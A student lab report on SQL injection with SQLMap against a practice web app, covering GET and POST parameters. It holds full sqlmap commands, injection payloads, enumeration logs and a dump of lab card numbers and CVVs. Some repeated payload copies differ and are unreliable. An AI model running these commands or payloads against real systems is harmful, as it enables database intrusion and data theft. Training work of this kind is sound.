

Practical 5: SQL Injection Assessment Using SQLMap

Objective

To identify and validate SQL Injection vulnerabilities within a web application and perform database enumeration in a controlled training environment using SQLMap.

Tools Used

- SQLMap
- Mozilla Firefox
- Burp Suite
- Internshala Ethical Hacking Practice Lab

Lab 1: SQL Injection Assessment Using GET Requests

Step 1: Target Website Identification

A web application containing GET request parameters was selected for assessment. The URL parameters were reviewed to determine whether they were suitable for SQL Injection testing.

The screenshot shows a web browser window with the URL `http://43.205.111.245/SQL-Injection/GET-Based-SQL-Injection-in-URL-Variant-2/?category=1`. The page title is "GET Based SQL Injection in URL Variant 2". Below the title, a task description states: "Your task is to fetch all the usernames and passwords from the database of the website below." There are three buttons: "Top 10 Drama Movies" (selected), "Top 10 Horror Movies", and "Top 10 Animated Movies". A table displays movie data:

Movie	IMDB Rating	Release Year	Actors
The Shawshank Redemption	9.3	1994	Tim Robbins, Morgan Freeman, Bob Gunton, William Sadler
Godfather	9.2	1972	Marlon Brando, Al Pacino, James Caan, Diane Keaton
The Dark Knight	9	2008	Christian Bale, Heath Ledger, Aaron Eckhart, Michael Caine
Interstellar	8.6	2014	Matthew McConaughey, Anne Hathaway, Jessica Chastain, Mackenzie Foy
Gladiator	8.5	2008	Russell Crowe, Joaquin Phoenix, Connie Nielsen, Oliver Reed
The Wolf of Wall Street	8.3	2014	Leonardo DiCaprio, Jonah Hill, Margot Robbie, Matthew McConaughey
12 Years a Slave	8.1	2013	Chiwetel Ejiofor, Michael Kenneth Williams, Michael Fassbender, Brad Pitt
Slumdog Millionaire	8	2008	Dev Patel, Freida Pinto, Saurabh Shukla, Anil Kapoor
Titanic	7.8	1997	Leonardo DiCaprio, Kate Winslet, Billy Zane, Kathy Bates
Bridge of Spies	7.6	2015	Tom Hanks, Mark Rylance, Alan Alda, Amy Ryan

Below the table, the SQL query used is displayed: `SQL Query Used: SELECT name, rating, release_year, actors FROM movies WHERE category=1`. At the bottom, there are tabs for "Hints", "Parameters", "Cookies", and "Solution".

Step 2: Initial SQLMap Assessment

SQLMap was executed against the target URL using an initial assessment command to determine whether the application was vulnerable to SQL Injection.

```
Windows PowerShell
Press Enter to continue...
PS C:\VAPT\sqlmap-master> py sqlmap.py -u"http://43.205.111.245/SQL-Injection/GET-Based-SQL-Injection-in-URL-Variant-2/?category=1"

--H--
--[--] {1.10.3.4#dev}
--V-- https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:44:06 /2026-03-13/

[00:44:06] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=s79ldppr0ik...v60u4p0202'). Do you want to use those [Y/n] y
[00:45:39] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:45:40] [WARNING] reflective value(s) found and filtering out
[00:45:40] [INFO] testing if the target URL content is stable
[00:45:40] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit]

[00:45:48] [INFO] testing if GET parameter 'category' is dynamic
[00:45:48] [INFO] GET parameter 'category' appears to be dynamic
[00:45:48] [INFO] heuristic (basic) test shows that GET parameter 'category' might be injectable (possible DBMS: 'MySQL')
[00:45:48] [INFO] heuristic (XSS) test shows that GET parameter 'category' might be vulnerable to cross-site scripting (XSS) attacks
[00:45:49] [INFO] testing for SQL injection on GET parameter 'category'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[00:45:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:45:57] [INFO] GET parameter 'category' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[00:45:57] [INFO] testing 'Generic inline queries'
[00:45:57] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:45:57] [INFO] GET parameter 'category' is 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' injectable
[00:45:57] [INFO] testing 'MySQL inline queries'
[00:45:58] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[00:45:58] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:46:01] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[00:46:01] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[00:46:02] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[00:46:02] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[00:46:02] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[00:46:02] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: category (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: category=1 AND 9811=9811

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: category=1 AND EXTRACTVALUE(1881,CONCAT(0x5c,0x716a787871,(SELECT (ELT(1881=1881,1))))0x7171717871))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: category=1 AND (SELECT 5920 FROM (SELECT(SLEEP(5))))jqtt

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: category=1 UNION ALL SELECT CONCAT(0x716a787871,0x5754454545454d6c666174736d476b4173414158666744754d5747494e575a7568795a557a637075,0x7171717871),NULL,NULL,NULL--
---
[00:46:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP, PHP 5.6.39, Nginx 1.14.0
back-end DBMS: MySQL >= 5.1
[00:46:23] [INFO] fetched data logged to text files under 'C:\Users\vigne\AppData\Local\sqlmap\output\43.205.111.245'

[*] ending @ 00:46:23 /2026-03-13/
```

Step 3: Vulnerability Detection Results

The SQLMap output was reviewed to verify whether the target parameter was vulnerable to SQL Injection.

```
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: category (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: category=1 AND 9811=9811

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: category=1 AND EXTRACTVALUE(1881,CONCAT(0x5c,0x716a787871,(SELECT (ELT(1881=1881,1))))0x7171717871))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: category=1 AND (SELECT 5920 FROM (SELECT(SLEEP(5))))jqtt

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: category=1 UNION ALL SELECT CONCAT(0x716a787871,0x5754454545454d6c666174736d476b4173414158666744754d5747494e575a7568795a557a637075,0x7171717871),NULL,NULL,NULL--
---
[00:46:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP, PHP 5.6.39, Nginx 1.14.0
back-end DBMS: MySQL >= 5.1
[00:46:23] [INFO] fetched data logged to text files under 'C:\Users\vigne\AppData\Local\sqlmap\output\43.205.111.245'

[*] ending @ 00:46:23 /2026-03-13/
```

Step 4: Database Enumeration

After confirming the vulnerability, SQLMap was used to enumerate available databases accessible through the vulnerable parameter.

```
Windows PowerShell
PS C:\WAPT\sqlmap-master> py sqlmap.py -u'http://43.205.111.245/SQL-Injection/GET-Based-SQL-Injection-in-URL-Variant-2/?category=1' --dbs

  --H
  --C
  --P
  --V...
  {1.10.3.4#dev}
  https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:55:04 /2026-03-13/

[00:55:04] [INFO] resuming back-end DBMS 'mysql'
[00:55:04] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=rtpi4lloch...ohqfmv07o2'). Do you want to use those [Y/n]

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: category (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: category=1 AND 9811=9811

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: category=1 AND EXTRACTVALUE(1881,CONCAT(0x5c,0x716a787871,(SELECT (ELT(1881=1881,1))),0x7171717871))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query Sleep)
  Payload: category=1 AND (SELECT 5920 FROM (SELECT(SLEEP(5)))jqt)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: category=1 UNION ALL SELECT CONCAT(0x716a787871,0x5754454554524d6c666174736d476b4173414158666744754d5747494e575a7568795a557a637075,0x7171717871),NULL,NULL,NULL-- --

[00:55:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0, PHP, PHP 5.6.39
back-end DBMS: MySQL >= 5.1
[00:55:32] [INFO] fetching database names
[00:55:32] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] information_schema
[*] SQL_Injection_V4
```

Step 5: Table Enumeration Request

The identified database was selected and SQLMap was used to enumerate the tables contained within that database.

```

Windows PowerShell
PS C:\VAPT\sqlmap-master> py sqlmap.py -u"http://43.205.111.245/SQL-Injection/GET-Based-SQL-Injection-in-URL-Variant-2/?category=1" -D"SQL_Injection_V4" --tables

---
--H--
--O-- {1.10.3.4#dev}
--V... https://sqlmap.org
---

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:07:10 /2026-03-13/

[01:07:12] [INFO] resuming back-end DBMS 'mysql'
[01:07:12] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ova5ikk02gj...5663rj6l84'). Do you want to use those [Y/n]

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: category (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: category=1 AND 9811=9811

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: category=1 AND EXTRACTVALUE(1881,CONCAT(0x5c,0x716a787871,(SELECT (ELT(1881=1881,1))))0,x7171717871))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: category=1 AND (SELECT 5920 FROM (SELECT(SLEEP(5)))jqtt)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: category=1 UNION ALL SELECT CONCAT(0x716a787871,0x5754454554524d6c666174736d476b4173414158666744754d5747494e575a7568795a557a637075,0x7171717871),NULL,NULL,NULL-- --
---
[01:08:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0, PHP, PHP 5.6.39
back-end DBMS: MySQL >= 5.1
[01:08:59] [INFO] fetching tables for database: 'SQL_Injection_V4'
[01:08:59] [WARNING] reflective value(s) found and filtering out
Database: SQL_Injection_V4
[3 tables]
+-----+

```

Step 6: Table Enumeration Results

SQLMap returned the list of tables available within the selected database.

```
[01:08:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0, PHP, PHP 5.6.39
back-end DBMS: MySQL >= 5.1
[01:08:59] [INFO] fetching tables for database: 'SQL_Injection_V4'
[01:08:59] [WARNING] reflective value(s) found and filtering out
Database: SQL_Injection_V4
[3 tables]
+-----+
| bank_details |
| movies       |
| users        |
+-----+

[01:08:59] [INFO] fetched data logged to text files under 'C:\Users\vigne\AppData\Local\sqlmap\output\43.205.111.245'
[*] ending @ 01:08:59 /2026-03-13/
```

Step 7: Column Enumeration Request

A target table was selected and SQLMap was configured to identify the column structure of that table.

```
Windows PowerShell
PS C:\VAPT\sqlmap-master> py sqlmap.py -u"http://43.205.111.245/SQL-Injection/GET-Based-SQL-Injection-in-URL-Variant-2/?category=1" -D"SQL_Injection_V4" -T"bank_details" --columns

--H--
[01:10:34] [INFO] {1.10.3.4#dev}
[01:10:34] [INFO] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:17:02 /2026-03-13/

[01:17:02] [INFO] resuming back-end DBMS 'mysql'
[01:17:02] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=jc7278bprk5...86da@tof62'). Do you want to use those [Y/n]

sqlmap resumed the following injection point(s) from stored session:
--H--
Parameter: category (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: category=1 AND 9811=9811

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: category=1 AND EXTRACTVALUE(1881,CONCAT(0x5c,0x716a787871,(SELECT (ELT(1881=1881,1))))),0x7171717871))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: category=1 AND (SELECT 5920 FROM (SELECT(SLEEP(5)))jqttd)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: category=1 UNION ALL SELECT CONCAT(0x716a787871,0x5754454554524d6c666174736d476b4173414158666744754d5747494e575a7568795a557a637875,0x7171717871),NULL,NULL,NULL-- --

[01:17:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0, PHP 5.6.39, PHP
back-end DBMS: MySQL >= 5.1
[01:17:08] [INFO] fetching columns for table 'bank_details' in database 'SQL_Injection_V4'
[01:17:08] [WARNING] reflective value(s) found and filtering out
Database: SQL_Injection_V4
Table: bank_details
[3 columns]
+-----+
| Column | Type |
+-----+
| acc_number | varchar(19) |
| cvv       | int(11) |
| id        | int(11) |
+-----+

[01:17:08] [INFO] fetched data logged to text files under 'C:\Users\vigne\AppData\Local\sqlmap\output\43.205.111.245'
[*] ending @ 01:17:08 /2026-03-13/
```

Step 8: Column Enumeration Results

The column names associated with the selected table were successfully identified.

```
[01:17:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0, PHP 5.6.39, PHP
back-end DBMS: MySQL >= 5.1
[01:17:08] [INFO] fetching columns for table 'bank_details' in database 'SQL_Injection_V4'
[01:17:08] [WARNING] reflective value(s) found and filtering out
Database: SQL_Injection_V4
Table: bank_details
[3 columns]
+-----+
| Column | Type |
+-----+
| acc_number | varchar(19) |
| cvv       | int(11) |
| id        | int(11) |
+-----+

[01:17:08] [INFO] fetched data logged to text files under 'C:\Users\vigne\AppData\Local\sqlmap\output\43.205.111.245'
[*] ending @ 01:17:08 /2026-03-13/
```

Step 9: Data Extraction Request

SQLMap was used to retrieve records from selected columns within the identified table.

```
Windows PowerShell
PS C:\VAPT\sqlmap-master> py sqlmap.py -u"http://43.205.111.245/SQL-Injection/GET-Based-SQL-Injection-in-URL-Variant-2/?category=1" -D"SQL_Injection_V4" -T"bank_details" -C"acc_number,cvv,id" --dump

[1.10.3.4#dev]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:24:28 /2026-03-13/

[01:24:28] [INFO] resuming back-end DBMS 'mysql'
[01:24:28] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ilg2lkmv3vb...dpg87robm4'). Do you want to use those [Y/n]

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: category (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: category=1 AND 9811=9811

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: category=1 AND EXTRACTVALUE(1881,CONCAT(0x5c,0x716a787871,(SELECT (ELT(1881=1881,1))))),0x7171717871))

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: category=1 AND (SELECT 5920 FROM (SELECT(SLEEP(5))))jqttt

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: category=1 UNION ALL SELECT CONCAT(0x716a787871,0x575445454545424d6c666174736d476b4173414158666744754d5747494e575a7568795a557a637875,0x7171717871),NULL,NULL,-- --

[01:24:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP, PHP 5.6.39, Nginx 1.14.0
back-end DBMS: MySQL >= 5.1
[01:24:31] [INFO] fetching entries of column(s) 'acc_number,cvv,id' for table 'bank_details' in database 'SQL_Injection_V4'
[01:24:31] [WARNING] reflective value(s) found and filtering out
Database: SQL_Injection_V4
Table: bank_details
[5 entries]
+-----+-----+-----+
| acc_number | cvv | id |
+-----+-----+-----+
| 372260706108685 | 569 | 1 |
| 343043700659911 | 798 | 2 |
| 373226838576759 | 165 | 3 |
| 346350540256460 | 263 | 4 |
| 373996183528411 | 741 | 5 |
+-----+-----+-----+

[01:24:31] [INFO] table 'SQL_Injection_V4.bank_details' dumped to CSV file 'C:\Users\vigne\AppData\Local\sqlmap\output\43.205.111.245\dump\SQL_Injection_V4\bank_details.csv'
[01:24:31] [INFO] fetched data logged to text files under 'C:\Users\vigne\AppData\Local\sqlmap\output\43.205.111.245'

[*] ending @ 01:24:31 /2026-03-13/
```

Step 10: Data Extraction Results

The requested information was successfully retrieved and displayed by SQLMap.

```
[01:24:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP, PHP 5.6.39, Nginx 1.14.0
back-end DBMS: MySQL >= 5.1
[01:24:31] [INFO] fetching entries of column(s) 'acc_number,cvv,id' for table 'bank_details' in database 'SQL_Injection_V4'
[01:24:31] [WARNING] reflective value(s) found and filtering out
Database: SQL_Injection_V4
Table: bank_details
[5 entries]
+-----+-----+-----+
| acc_number | cvv | id |
+-----+-----+-----+
| 372260706108685 | 569 | 1 |
| 343043700659911 | 798 | 2 |
| 373226838576759 | 165 | 3 |
| 346350540256460 | 263 | 4 |
| 373996183528411 | 741 | 5 |
+-----+-----+-----+

[01:24:31] [INFO] table 'SQL_Injection_V4.bank_details' dumped to CSV file 'C:\Users\vigne\AppData\Local\sqlmap\output\43.205.111.245\dump\SQL_Injection_V4\bank_details.csv'
[01:24:31] [INFO] fetched data logged to text files under 'C:\Users\vigne\AppData\Local\sqlmap\output\43.205.111.245'

[*] ending @ 01:24:31 /2026-03-13/
```

Result

The assessment successfully identified a SQL Injection vulnerability and demonstrated database enumeration, table discovery, column identification, and controlled data extraction within the training environment.


Learning Outcome

This practical provided hands-on experience with SQL Injection assessment and demonstrated how automated security testing tools can be used to analyze database-backed web applications.

Lab 2: SQL Injection Assessment Using POST Requests


Step 1: Target Website Selection

A web application utilizing POST requests for user input processing was selected for assessment.




Step 2: Identifying the Target Functionality

A search or input feature that transmitted data using POST requests was selected for testing.



Step 3: Capturing the Request

Burp Suite was configured as an intercepting proxy. The request was intercepted and all headers, parameters, and associated values were captured.



Step 4: Preparing the Request File

The captured request was exported into a text file format suitable for SQLMap processing.

```
Windows PowerShell
[*] ending @ 02:28:47 /2026-03-13/

PS C:\VAPT\sqlmap-master> python sqlmap.py -r "Tour.txt"

[+] [1.10.3.4#dev]
[+] [https://sqlmap.org]

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:29:31 /2026-03-13/

[02:29:31] [INFO] parsing HTTP request from 'Tour.txt'
[02:29:31] [INFO] resuming back-end DBMS 'mysql'
[02:29:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: city (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: city=Delhi' AND 3368=3368 AND 'boZh'='boZh

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: city=Delhi' AND EXTRACTVALUE(2995,CONCAT(0x5c,0x7171627071,(SELECT (ELT(2995=2995,1))),0x7171707871)) AND 'VPoe'='VPoe

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: city=Delhi' AND (SELECT 9292 FROM (SELECT(SLEEP(5)))JXnE) AND 'hSCH'='hSCH

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: city=Delhi' UNION ALL SELECT NULL,NULL,CONCAT(0x7171627071,0x77414c4f586c6e6a78694d79426668764558736a4553756e6f4c515a626b756f704448635662624b,0x7171707871),NULL,NULL,NULL,NULL-- --
[02:29:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.39, Nginx 1.14.0
back-end DBMS: MySQL >= 5.1
[02:29:32] [INFO] fetched data logged to text files under 'C:\Users\vigne\AppData\Local\sqlmap\output\43.205.111.245'

[*] ending @ 02:29:32 /2026-03-13/

PS C:\VAPT\sqlmap-master>
```

Step 5: SQLMap Analysis and Enumeration

SQLMap was executed using the saved request file. After successful vulnerability detection, the same assessment process used in the GET request exercise was performed, including vulnerability confirmation, database enumeration, table discovery, column identification, and data extraction.

Result

The POST request assessment demonstrated how SQLMap can analyze captured requests and identify SQL Injection vulnerabilities in applications that do not expose parameters directly through the URL.

Learning Outcome

This exercise improved understanding of SQL Injection testing against POST-based application functionality and demonstrated the integration of Burp Suite with SQLMap for advanced security testing workflows.